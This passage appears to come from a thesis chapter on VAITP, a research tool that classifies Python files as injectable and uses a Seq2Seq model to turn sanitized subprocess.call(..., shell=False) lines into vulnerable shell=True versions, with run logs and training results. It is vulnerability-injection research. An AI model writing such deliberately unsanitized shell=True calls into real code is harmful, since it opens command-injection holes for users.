2022-06-10 10:03:59.018139: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'libcudart.so.11.0'; dlerror: libcudart.so.1
1.0: cannot open shared object file: No such file or directory
2022-06-10 10:03:59.018169: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
2022-06-10 10:04:16.503234: E tensorflow/stream_executor/cuda/cuda_driver.cc:271] failed call to cuInit: CUDA_ERROR_NO_DEVICE: no CUDA-capable device is detected
2022-06-10 10:04:16.503366: I tensorflow/stream_executor/cuda/cuda_diagnostics.cc:156] kernel driver does not appear to be running on this host (fred-k55vj): /proc/dri
ver/nvidia/version does not exist
Found 528 files belonging to 3 classes.
Using 423 files for training.
predicted label:  b'injectable'
Detected an injectable code. Trying to optimize granularity...
[0] Injectable AST node python code: exec_var = urllib.parse.quote(sys.argv[0])
[0] Injectable AST node python code: urllib.parse.quote(sys.argv[0])
[0] Injectable AST node python code: urllib.parse.quote
~/ms/a/VAITP/V/vaitp  git  master !16 ?66                                                    ✓  22s  vaitp_python_venv
```

Figure 3.13: VAITP AI Classificator Run Model output of an injectable file scan

Figure 3.13 shows the output from VAITP Classificator Run Model algorithm, fed with an injectable file. The 'predicted label' line indicates b'injectable' which as the label indicates, is an injectable file. Note that the command has the '-o' flog parameter set, which enables granularity optimization of found to be injectable scripts, providing the extra output lines:

```
Detected an injectable code.  Trying to optimize granularity...

[0] Injectable AST node python code:  exec_var =
urllib.parse.quote(sys.argv[0])

[0] Injectable AST node python code:  urllib.parse.quote(sys.argv[0])

[0] Injectable AST node python code:  urllib.parse.quote
```

From the outputted lines we can observe that the injectable code blocks identified by the algorithm relate to a protection of the scanned script with the use of the "quote" function to sanitize an input parameter.



```
~/ms/a/VAITP/V/vaitp  git  master !16 ?66  python VAITP_AI_RNN_Classificator_RunModel.py -i "/home/fred/vaitp/VAITP GUI/vaitp/vaitp_dataset/test/noninjectable
/20.py" -o -m "/home/fred/msi/ano2/VAITP/VAITP GUI/vaitp/exported_ai_models/vaitp_classificator_model_0.98_C1D_190_3_2022_06_08_09_37.tfv"
2022-06-10 11:05:55.794212: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not load dynamic library 'libcudart.so.11.0'; dlerror: libcudart.so.1
1.0: cannot open shared object file: No such file or directory
2022-06-10 11:05:55.794241: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart dlerror if you do not have a GPU set up on your machine.
2022-06-10 11:06:13.223719: E tensorflow/stream_executor/cuda/cuda_driver.cc:271] failed call to cuInit: CUDA_ERROR_NO_DEVICE: no CUDA-capable device is detected
2022-06-10 11:06:13.223875: I tensorflow/stream_executor/cuda/cuda_diagnostics.cc:156] kernel driver does not appear to be running on this host (fred-k55vj): /proc/dri
ver/nvidia/version does not exist
Found 528 files belonging to 3 classes.
Using 423 files for training.
predicted label:  b'noninjectable'
~/ms/a/VAITP/V/vaitp  git  master !16 ?66                                                    ✓  19s  vaitp_python_venv
```

Figure 3.14: VAITP AI Classificator Run Model output of an non-injectable file scan

Scanning a non-injectable file from the test data-set, see Figure 3.14, shows the predicted label as being b'noninjectable' which, as the name implies, indicates a non-injectable prediction for the input file.

3.2.4 Model Collector

VAITP model collector does not have input parameters. Instead, the collector code has to be edited. All hyper-parameters are looped as per the specified values.

Taking fitting epochs as example, there are 3 variables that control how many epochs should each model be fitted for: "fitting_epochs" which specifies how many epochs the first created model will have, "total_fitting_epochs" which specifies how many epochs the last created model will have and "fitting_step" which specifies the increment of epochs that the created models should have.

In order to configure the Collector to fit 10 models, starting with 10 epochs up to 100, the variables would be configured as:

- fitting_epochs=10
- total_fitting_epochs=100
- fitting_step=10

The same logic applies to the other hyper-parameters: The total amount of density layers, the dropout values, the types of models, the sequencing and model creation activation functions, the filters, kernel sizes, output dimensions, vocabulary size, maximum sequence length and the total amount of run that each combination of hyper-parameters should be tested for (this allowed the calculation of the mean of the three runs for each combination, to provide more accurate results).


All the presented variables represent the final value that will be passed to the Classificator Run Model script. Having "fittin_epochs=10" will set the amount of fitting epochs to 10. With the exception of the model type variable. To select the model type, only two control variables exist: "model_start" and "model_total". They map their values to an array of strings that has the three available model types supported by the Classificator Run Model script. Setting "model_start" to 0 and "model_total" to 0 will create only BoW models. Setting them both to 1 creates only Conv1D models. Setting them both to 2 creates only LSTM models. Setting "model_start" to 0 and "model_total" to 2 creates all three model types.

Results and outputs from the Model Collector

All fitted models are exported and can be loaded by VAITP Classificator Run Model script. The collector saves the values of the hyper-parameters and the results of the model fitted in a CSV file: "vaitp_trainmodel_output.temp". This file, seen in Figure 3.15, has the following information sequentially:

1. Number of files in the training data-set

2. Number of files in the testing data-set
3. Optimizer
4. Model type
5. Number of fitting epochs
6. Number of density layers
7. Dropout value
8. Activation function to use upon model creation (for C1D and LSTM only)
9. Activation function to use upon model sequencing
10. Number of Strides (for C1D only)
11. Padding value (for C1D only)
12. Output dimensionality (for C1D and LSTM only)
13. Number of Filters/Units (depending on model type) (for C1D and LSTM only)
14. Size of the kernel (for C1D and LSTM only)
15. Vocabulary size
16. Maximum sequence size
17. Execution number
18. Final model accuracy
19. Final model loss



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1	training_count	testing_count	optimizer	model_type	fitting_epochs	density_layer	dropout	activation_mc	activation_ms	strides	padding	output_dim	filters_units	kernel_size	vocab_size	max_seq	run	accuracy	loss
2	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	76.79	0.5808816552
3	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	2	75	0.564891398
4	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	3	76.79	0.541670084
5	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	80.36	0.5226761103
6	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	2	80.36	0.5437999964
7	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	3	72.32	0.5892223716
8	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	73.21	0.5838164687
9	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	2	75	0.5526644588
10	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	3	79.46	0.5696707368
11	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	73.21	0.5508120656
12	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	2	76.79	0.5553364158
13	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	3	72.32	0.5640601516
14	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	74.11	0.5612869859
15	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	2	84.82	0.5161172748
16	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	3	76.79	0.5650352836
17	171	57	adam	bow	70	3	0.2	NA	softmax	NA	NA	NA	NA	NA	5000	450	1	75.89	0.5595719814

Figure 3.15: VAITP AI Classificator Model Collector CSV output

The Collector is able to produce different graphs with the plotted data. It has different parameter combinations that can be programmed at will. By default it plots graphs for the fitting epochs vs the final accuracy and the fitting epochs vs the final loss. Examples of both these graphs can be seen in Figure 3.16.




Figure 3.16: VAITP AI Classificator Model Collector plotted output (accuracy and loss vs fitting epochs)

3.2.5 Model testing and optimization

We tested the created models from a small data-set size and progressively increased and balanced the data-set size.

To optimize the model we fitted a total of 13079 models.

On every set of tests we tuned a particular hyper-parameter leaving the others fixed. Every hyper-parameter presented in list 3.2.4 has been tuned in different test batches, with the exception of the optimizer which has been set to 'Adam', based on research results presented in Chapter 2.7.

The results and conclusions regarding the best models and hyper-parameters combinations for our application are presented in Chapter 5.

We used TensorBoard to look at fitting data generated by fitting callbacks setup in the Fitting Model algorithm. Figure 3.17 illustrates the graphs obtained in TensorBoard.




Figure 3.17: Illustration of the graphs generated by TensorBoard

The full data sheet with all the tests values can be seen in attached file ”Sumario_de_dados_final.csv

3.3 AI Sequence 2 Sequence models

Sequence 2 Sequence models are AI deep learning models [TensorFlow, 2022a]. They have shown to be successful in machine translation, text summarizing and image captioning and have been used in Google Translate since the end of 2016 [Dugar, 2019].

Seq2Seq models take sequences of characters and outputs another sequence of characters. In VAITP we use this model type to ”translate” injectable Python code into vulnerable Python code.

It is based on a Neural Machine translation with attention, initially proposed by [Minh-Thang Luong, 2015]. It selectively focuses on parts of the source sentence to improve neural machine translations (NMT).




Figure 3.18: VAITP AI Seq2Seq injectable to vulnerable translation example

Figure 3.18 demonstrates (in red) an example of how a line of Python code that uses the subprocess.call method, sanitized by the use of the quote function and with the ″shell″ parameter set to ″false″ can be ″translated″ into the same but unsanitized version of the input, with the ″shell″ parameter set to ″true″. The original figure, adapted from TensorFlow's documentation and presented in black text, demonstrates the Seq2Seq applicability to the translation of English to Spanish sentences.

Model architecture:




Figure 3.19: VAITP AI Seq2Seq architecture

The Seq2Seq model is created by ″VAITP_AI_S2S_FitModel.py″. As we can see in Figure 3.19, the script loads the data-set, explodes and cleans parts of the inputted strings, labels and converts them to vectors before feeding this data into the encoder/decoder.

The encoder obtains the input sequence with attention to its context in the form of a hidden state vector and transmits it to the decoder which produces the output sequence. As demonstrated by Figure 3.20.




Figure 3.20: Encoder/decoder architecture

Since the output sequence relies on the context it makes it challenging to deal with long sentences. That is why ”Attention” is introduced [Minh-Thang Luong, 2015] and allows the model to focus on certain parts of the inputs sequence at every stage of the decoder. This allows the context to be preserved from the beginning to the end of the processed sequence.




Figure 3.21: Encoder context hidden states [Dugar, 2019]

Hidden states are added to the end of the encoder according to the number of instances in the input sequence. In figure 3.21 we can see these hidden states represented.They allow context from the whole sentence to be taken into consideration.

The decoder's hidden states (HS4 and HS5 in Figure 3.21) are replaced by the context vector (that is the result of the sum of the hidden state vectors of the encoder) concatenated with the decoder's original hidden states.




Figure 3.22: Encoder/decoder encoder attention sums [Dugar, 2019]

As Figure 3.22 represents, attention scores are calculated by the use of the alignment model, that scores how well an input matches with the previous output, and uses a SoftMax function to calculate each resulting value.




Figure 3.23: Seq2Seq neural machine translation with attention [Dugar, 2019]

The final Seq2Seq neural machine translation with attention, based on an encoder/decoder architecture, is represented in Figure 3.23.

3.3.1 Data-set

The Seq2Seq model requires a very different data-set format than the one presented for the Classificator. Since context is taken into account, possible injectable strings must be as concise as possible whilst maintaining as large vocabulary size as possible.

Our Seq2Seq model works as a proof of concept and has a big window of opportunity for further development and data-set augmentation. As of now it mainly proves that an "injectable" Python code can be converted into a "vulnerable" Python code with the use of this technique.

S2S data-set augmentation

The initial version of the data-set was written manually. The data-set for the Sequence 2 Sequence model was augmented by adding all one-line vulnerabilities and patches from CVEFixes, cleaned and manually reviewed.


Finally the data-set was augmented manually, by changing variables names, adding possible variations and combinations of input possibilities and known vulnerabilities and injections. This ensures that the model gets enough entropy to not become over-fitted and to better produce final output sequences.

The final Seq2Seq data-set is composed of 102 entries.

3.3.2 Fit model

The final best performing Seq2Seq model, based on TensorFlow documentation [TensorFlow, 2022a], was fitted for 70 epochs, with a maximum vocabulary size of 50000 words, 1024 embedding dimensions and 1024 units. These values were tuned manually, due to their limited number, and no Collector was developed for this type of model. The fitting script also requires no arguments to be run:

```
python VAITP_AI_S2S_FitModel.py
```



```
Result of the simple translation of new data constants:
subprocess.call(value,shell=True)
subprocess.call(value,shell=True)
subprocess.call(outrovalor,shell=True)

2022-06-11 12:24:21.386656: W tensorflow/python/util/util.cc:368] Sets are not currently considered sequences, but this may change in the future, so consider avoiding
using them.
WARNING:absl:Found untraced functions such as encoder_2_layer_call_fn, encoder_2_layer_call_and_return_conditional_losses, decoder_2_layer_call_fn, decoder_2_layer_cal
l_and_return_conditional_losses, embedding_4_layer_call_fn while saving (showing 5 of 24). These functions will not be directly callable after loading.
 ~/ms/a/VAITP/V/vaitp  git  master !16 ?66                                                        ✓  31m 34s  vaitp_python_venv
```

Figure 3.24: Output of Seq2Seq Fit Model script

Figure 3.24 shows the output of the Seq2Seq Fit Model script where the predicted translation for the sample vulnerability based on subprocess.call is outputted for 3 input strings:

```
'subprocess.call(argv[1], shell=False)'
'subprocess.call(value, shell=False)'
'subprocess.call(filename, shell=False)
```

The output of the Seq2Seq model were the strings:

```
'subprocess.call(value,shell=True)'
'subprocess.call(value,shell=True)'
'subprocess.call(outrovalor,shell=True)
```


Based on the output of figure 3.24 it is observable that the Seq2Seq model was able to successfully translate all occurrences of the value "false" set to the "shell" parameter and has set the parameter to "true" instead. It is also noticeable that the model was not able to correctly translate some of the variable names (that should actually keep their name). This also proves the improvement window that can still be made.

Once the model is fitted it is exported to:

```
VAITP GUI/vaitp/exported_ai_models/
```

3.3.3 Run model

Running the Seq2Seq Run Model script with the '-h' parameter set, as per Figure 3.25, will output the help menu with all the possible parameters:



```
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66  python VAITP_AI_S2S_RunModel.py -h
2022-06-11 11:00:31.259975: W tensorflow/stream_executor/platform/default/dso_loader.cc:64] Could not
1.0: cannot open shared object file: No such file or directory
2022-06-11 11:00:31.260027: I tensorflow/stream_executor/cuda/cudart_stub.cc:29] Ignore above cudart 
Usage: VAITP_AI_S2S_RunModel.py [options]

Options:
  -h, --help            show this help message and exit
  -i INPUT_STRING, --input_file=INPUT_STRING
                        Set the input Python string to be translated
```

Figure 3.25: Seq2Seq Run Model script help menu

The following parameters are available:

- -h, –help

  Show the help message and exits

- -i INPUT_STRING, –input_string=INPUT_STRING

    Set the input string to be translated


The following command exemplified the execution of the Seq2Seq Run Model against a given input:

```
python VAITP_AI_S2S_RunModel.py -i "subprocess.call(value,
shell=False)"
```

From the script's output we obtain the vulnerable Python code:

```
python VAITP_AI_S2S_RunModel.py -i "subprocess.call(value,
shell=True)"
```

